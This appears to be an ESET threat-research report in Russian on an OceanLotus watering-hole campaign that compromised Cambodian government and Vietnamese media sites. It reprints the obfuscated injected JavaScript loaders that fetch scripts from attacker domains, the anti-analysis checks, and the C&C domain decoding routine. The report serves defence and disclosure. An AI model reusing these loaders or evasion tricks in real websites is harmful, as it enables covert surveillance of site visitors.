АНТИВИРУСНАЯ ЗАЩИТА БИЗНЕС-КЛАССА

OceanLotus: атака watering hole в Юго-Восточной Азии

15 января 2019 года

Специалисты ESET выполнили анализ новой кампании watering hole, которая нацелена на несколько сайтов в Юго-Восточной Азии. Предположительно атакующие действуют с начала сентября 2018 года. Кампания отличается масштабом – нам удалось обнаружить 21 скомпрометированный ресурс, в том числе – сайты Министерства обороны Камбоджи, Министерства иностранных дел и международного сотрудничества Камбоджи, а также нескольких вьетнамских газет и блогов.

По итогам анализа мы установили, что кампанию выполняет группа OceanLotus, также известная как APT32 и APT-C-00. Группа действует как минимум с 2012 года и специализируется на кибершпионаже, проявляя особый интерес к правительственным учреждениям и диссидентам.

Похоже, что кампания представляет собой эволюцию watering hole схемы OceanLotus, которую исследователи Volexity задокументировали в 2017 году под названием Framework B. С прошлого года кибергруппа научилась затруднять анализ своих вредоносных фреймворков. В числе прочих доработок мы отметили применение шифрования с открытым ключом для обмена сеансовым ключом AES. Метод используется для шифрования обмена данными, не позволяющего продуктам безопасности перехватить финальную полезную нагрузку. Кроме того, атакующие перешли с HTTP на WebSocket для сокрытия вредоносного обмена данными.

Каждый из скомпрометированных сайтов, обнаруженных специалистами ESET, перенаправлял посетителей на отдельный домен, контролируемый OceanLotus.

На рисунке ниже показаны целевые регионы кампании.

Рисунок 1. География скомпрометированных сайтов

Большинство скомпрометированных доменов являются новостными медиа или имеют отношение к правительству Камбоджи. Ниже представлен список жертв. Мы предупредили их о компрометации в октябре, но на конец 2018 года на части сайтов оставались вредоносные скрипты:

— baotgm[.]net — вьетнамское СМИ (штаб-квартира в Арлингтоне, Техас)
— cnrp7[.]org — сайт Партии национального спасения Камбоджи
— conggiaovietnam[.]net — контент религиозного характера на вьетнамском
— daichungvienvinhthanh[.]com — контент религиозного характера на вьетнамском
— danchimviet[.]info — вьетнамское СМИ
— danviet[.]vn — вьетнамское СМИ
— danviethouston[.]com — вьетнамское СМИ
— fvpoc[.]org — вьетнамская общественная организация
— gardencityclub[.]com — сайт гольф-клуба в Пномпене, Камбоджа
— lienketqnhn[.]org — вьетнамское СМИ
— mfaic.gov[.]kh — Министерство иностранных дел и международного сотрудничества Камбоджи
— mod.gov[.]kh — Министерство обороны Камбоджи
— mtgvinh[.]net — контент религиозного характера на вьетнамском
— nguoitieudung.com[.]vn — вьетнамское СМИ
— phnompenhpost[.]com — камбоджийское СМИ на английском
— raovatcalitoday[.]com — сайт на вьетнамском
— thongtinchongphandong[.]com — оппозиционное СМИ на вьетнамском
— tinkhongle[.]com — вьетнамское СМИ
— toithichdoc.blogspot[.]com — вьетнамский блог
— trieudaiviet[.]com — сайт на вьетнамском
— triviet[.]news — вьетнамское СМИ

В атаках watering hole злоумышленники как правило компрометируют сайты, которые часто посещаются потенциальными жертвами. Однако в данной кампании группа OceanLotus скомпрометировала несколько популярных сайтов. Ниже представлен список скомпрометированных площадок и их Alexa-рейтинг: глобальный и в стране, где сайт наиболее популярен. Например, сайт газеты Dan Viet (danviet[.]vn) на конец 2018 года находился на 116 строке по посещаемости во Вьетнаме.

— danviet[.]vn — 12 887/116
— phnompenhpost[.]com — 85 910/18 880
— nguoitieudung.com[.]vn — 261 801/2 397
— danchimviet[.]info — 287 852/144 884
— baotgm[.]net — 675 669/119 737
— toithichdoc.blogspot[.]com — 700 470/11532
— mfaic.gov[.]kh — 978 165/2 149
— conggiaovietnam[.]net — 1 040 548/15 368
— thongtinchongphandong[.]com — 1 134 691/21 575
— tinkhongle[.]com — 1 301 722/15 224
— daichungvienvinhthanh[.]com — 1 778 418/23 428
— mod.gov[.]kh — 4 247 649/3 719

Анализ

Для всех скомпрометированных сайтов применялись похожие методы. Атакующие добавляли небольшой фрагмент JavaScript-кода на главную страницу, либо в файл JavaScript, выложенный на том же сервере. Незначительно обфусцированный фрагмент кода (см. ниже) загружает другой скрипт с сервера, подконтрольного атакующим. Ниже фрагмент JavaScript, добавленный в `https://www.mfaic.gov[.]kh/wp-content/themes/ministry-of-foreign-affair/slick/slick.min.js`, который загружает файл с `https://weblink.selfip[.]info/images/cdn.js?from=maxcdn`.

```
(function() {
    var pt = "http";
    var l = document.createElement('script');
    l.src = pt + "s://" + arguments[0] + arguments[2] + arguments[3] + 'ip.' + 'info/im
ages/cdn.js?from=maxcdn';
    document.getElementsByTagName('body')[0].appendChild(l)
})('web', 'a', 'link', '.self');
```

Чтобы избежать обнаружения, атакующие приняли следующие меры:

— Они обфусцируют скрипты, чтобы предотвратить выделение статического финального URL
— URL выглядит как настоящая библиотека JavaScript, используемая сайтом
— Для каждого скомпрометированного сайта используется отдельный домен и URI
— У всех скомпрометированных сайтов разные скрипты. Ниже приведен скрипт, внедряемый в один из скомпрометированных сайтов:

```
var script = document.createElement("script");
var i = 'crash-course';
var s = "fzgbc knowsztall znfo";
var _ = '/';
var e = "VisitorIdentification.js?sa=" + i;
script.async = true;
script.src = "htt" + "ps:" + _ + _ + s.split(" ").map(x => x.replace("z", "i")).join(
".") + _ + e;
var doc = document.getElementsByTagName('script')[0];
doc.parentNode.insertBefore(script, doc);
```

Первый этап

В зависимости от расположения IP-адреса посетителя сервер первого этапа (например, `weblink.selfip[.]info` для `mfaic.gov[.]kh`), передает ложный скрипт (случайную легитимную библиотеку JavaScript), либо скрипт первого этапа (например, SHA-1: 2194271C7991D60AE82436129D7F25C0A689050A). Не на всех серверах осуществляется проверка расположения, но, если она есть, вредоносный скрипт получают только посетители из Вьетнама и Камбоджи.

Скрипт первого этапа имеет несколько проверок для предотвращения обнаружения, как показано ниже.

```
[…]
function t(n) {
    var r = this;
    !function (t, n) {
        if (!(t instanceof n))
            throw new TypeError('Cannot call a class as a function');
    }(this, t), this.t = {
        o: null,
        s: !0
    }, this.scr = !0, this.r(), this.i = !0, window.addEventListener('scroll', function
 () {
        r.i || r.scr && !r.t.s && (r.scr = !1, r.c(n)), r.i = !1;
    });
}
return t.prototype.r = function () {
    var t = this;
    setInterval(function () {
        var n = window.outerWidth - window.innerWidth > 160, r = window.outerHeight - w
indow.innerHeight > 160, e = n ? 'vertical' : 'horizontal';
        r && n || !(window.Firebug && window.Firebug.chrome && window.Firebug.chrome.is
Initialized || n || r) ? (t.t.s = !1, t.t.o = null) : (t.t.s = !0, t.t.o = e);
    }, 500);
}
[…]
```

Скрипт ждет, пока жертва не долистает до страницы. Он проверяет также разрешение окна и включен ли Firebug – браузерный плагин для анализа интернет-страниц. Если хотя бы одна из проверок не прошла, исполнение прекращается.

Затем он расшифровывает домен командного C&C сервера с помощью кастомного алгоритма. Например, 3B37371M1B1B382R332V1A382W36392W2T362T1A322T38 расшифровывается как `wss://tcog.thruhere[.]net`. Для каждого домена первого этапа атакующие дополнительно зарегистрировали домен второго этапа, и все они размещены на разных серверах. Код ниже – эквивалент функции расшифровки, написанный на Python.

```
def decrypt(encrypted_url):
s = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ"
return "".join(chr(s.index(encrypted_url[e]) * 36 + s.index(encrypted_url[e+1])) for e
in range(0,len(encrypted_url),2))
```

После расшифровки адреса C&C скрипт отправляет уникальную строку из 15 цифр, а затем получает и выполняет скрипт второго этапа. Обмен данными осуществляется посредством WebSocket или SSL. Протокол обеспечивает одновременную двухстороннюю связь между клиентом и сервером. Это означает, что после установки соединения клиентом сервер может отправлять клиенту данные даже без запроса. Однако в конкретном случае протокол применяется преимущественно во избежание обнаружения.

Второй этап

Скрипт второго этапа предназначен для разведки. Разработчики OceanLotus воспользовались библиотекой fingerprintjs2 от Valve, доступной на GitHub, с небольшими изменениями – добавив сетевой обмен данными и создание специального отчета.

На рисунке ниже представлены различные действия, выполняемые скриптом. Коммуникации осуществляются посредством сеанса WebSocket, начатого первым этапом.



Рисунок 2. Схема второго этапа полезной нагрузки

Обмен данными шифруется с помощью ключа сеанса AES, генерируемого сервером. Он шифруется 1024-битным открытым ключом RSA и отправляется клиенту, поэтому расшифровать обмен данными между клиентом и сервером не представляется возможным.

В сравнении с предыдущими версиями фреймворка watering hole группы OceanLotus, от этого сложнее защититься, поскольку передачу данных в сети невозможно детектировать и расшифровать. Это предотвращает сетевое обнаружение данных. Открытый ключ, передаваемый сервером, не меняется и приведен в разделе IoC.

Скрипт для разведки создает отчет, похожий на приведенный ниже, и отправляет его на C&C сервер второго этапа.


```
{
  "history": {
    "client_title": "Ministry%20of%20Foreign%20Affairs%20and%20International%20Cooperat
ion%20-",
    "client_url": "https://www.mfaic.gov.kh/",
    "client_cookie": "",
    "client_hash": "",
    "client_referrer": "https://www.mfaic.gov.kh/foreign-ngos",
    "client_platform_ua": "Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/68.0.3440.106 Safari/537.36",
    "client_time": "2018-10-21T12:43:25.254Z",
    "timezone": "Asia/Bangkok",
    "client_network_ip_list": [
      "192.168.x.x",
      "x.x.x.x"
    ],
    "client_api": "wss://tcog.thruhere.net/",
    "client_zuuid": "defaultcommunications39e10c84a0546508c58d48ae56ab7c7eca768183e640a
1ebbb0cceaef0bd07cedefaultcommunications9360af458bb80c43fd1f73190b80dbfb0b276c48a8a6d45
3444dae086bc77be7",
    "client_uuid": "a612cdb028e1571dcab18e4aa316da26"
  },
  "navigator": {
    "plugins": {
      "activex": false,
      "cors": true,
      "flash": false,
      "java": false,
      "foxit": true,
      "phonegap": false,
      "quicktime": false,
      "realplayer": false,
      "silverlight": false,
      "touch": false,
      "vbscript": false,
      "vlc": false,
      "webrtc": true,
      "wmp": false
    },
    "_screen": {
      "width": 1920,
      "height": 1080,
      "availWidth": 1920,
      "availHeight": 1080,
      "resolution": "1920x1080"
    },
"_plugins": [
[...]
```

Этот отчет почти идентичен другому, который генерирует фреймворк OceanLotus Framework B, задокументированный специалистами Volexity в 2017 году. Их разделы похожи и содержат идентичные опечатки. Благодаря этому сходству и расположению целей, мы с высокой долей уверенности можем сказать, что кампанию проводит именно OceanLotus.

Генерируемый отчет содержит детальную информацию о браузере жертвы и посещаемом сайте: пользовательский агент, заголовок запроса HTTP Referer, локальный и внешний IP-адрес, плагины и выставленные настройки языка браузера.

Кроме того, у каждой машины есть два уникальных идентификатора: *client_zuuid* и *client_uuid*. Возможно, они используются для идентификации пользователей и отслеживания их посещений. Эти идентификаторы, на самом деле, присутствовали в версии фреймворка 2017 года, и *client_uuid*вычислялся похожим образом.

Значение *client_zuuid* – конкатенация различных значений deviceId, содержащихся в navigator.mediaDevices.enumerateDevices. Устройства – внешние устройства, к которым имеет доступ браузер, такие как камеры и микрофоны. Таким образом, значение для одного пользователя должно совпадать во время разных посещений с одного и того же компьютера.

Значение *client_uuid* – это хэш MD5 цифровых отпечатков, выделяемых fingerprintjs2. Среди собираемых данных – пользовательский агент браузера, язык, часовой пояс, плагины браузера и доступные браузеру шрифты. И опять же – значение должно быть идентичным для всех посещений, только если, например, пользователь не обновит браузер или не зайдет с другого устройства.

Наконец, сервер может отправить дополнительный код JavaScript на компьютер жертвы, возможно, это и есть доставляемый компонент. К сожалению, по причине использования ключа сеанса AES для расшифровки обмена данными нам не удалось определить, какой же компонент доставляется злоумышленниками в образцах in-the-wild. Кроме того, полезная нагрузка доставляется только определенным жертвам. Таким образом, используя тестовую машину, нам их заполучить не удалось. Однако, согласно предыдущим отчетам, watering hole кампании группы OceanLotus нацелены на фишинг. Например, Volexity в отчете писали, что пользователи видели всплывающее окно с просьбой авторизовать доступ через открытый протокол OAuth к учетной записи Google жертвы для OceanLotus Google App. С помощью такого приема атакующие могут получить к контактам и электронным письмам жертвы.

Сетевая инфраструктура

Для максимально скрытной работы операторы OceanLotus зарегистрировали по одному домену для первого и второго этапа для каждого из скомпрометированных сайтов. Каждый домен размещен на отдельном сервере со своими IP-адресом. Для данной кампании зарегистрировано по меньшей мере 50 доменов и 50 серверов.

Большинство доменов первого этапа зарегистрировано на сервисах с бесплатными доменными именами, домены второго этапа – преимущественно на платных. Помимо всего прочего, их имена маскируются под легитимные. Ниже приведен список сервисов, которые пытались копировать атакующие — C&C и легитимный домен соответственно:

— cdn-ampproject[.]com / cdn.ampproject.com
— bootstraplink [.]com / getbootstrap.com
— sskimresources[.]com / s.skimresources.com
— widgets-wp[.]com / widgets.wp.com

Количество используемых доменов и их сходство с легитимными сайтами, возможно, усложняет обнаружение человеком, просматривающим сетевой трафик.

Вывод

Несмотря на внимание со стороны исследователей безопасности, OceanLotus продолжает успешно атаковать цели в Юго-Восточной Азии. Кроме того, группа совершенствует инструментарий, включив в арсенал фреймворк для watering hole атак, малварь для Windows и macOS. Недавние обновления фреймворка, рассмотренные в этом отчете, свидетельствуют о том, что атакующие повысили свою квалификацию.

Чтобы ограничить число возможных жертв, мы уведомили владельцев скомпрометированных сайтов и объяснили, как убрать вредоносный код JavaScript. Впрочем, некоторые из них не проявили готовности к принятию информации и помощи.

Исследователи ESET продолжат наблюдать за развитием группы OceanLotus. Индикаторы компрометации можно найти на GitHub.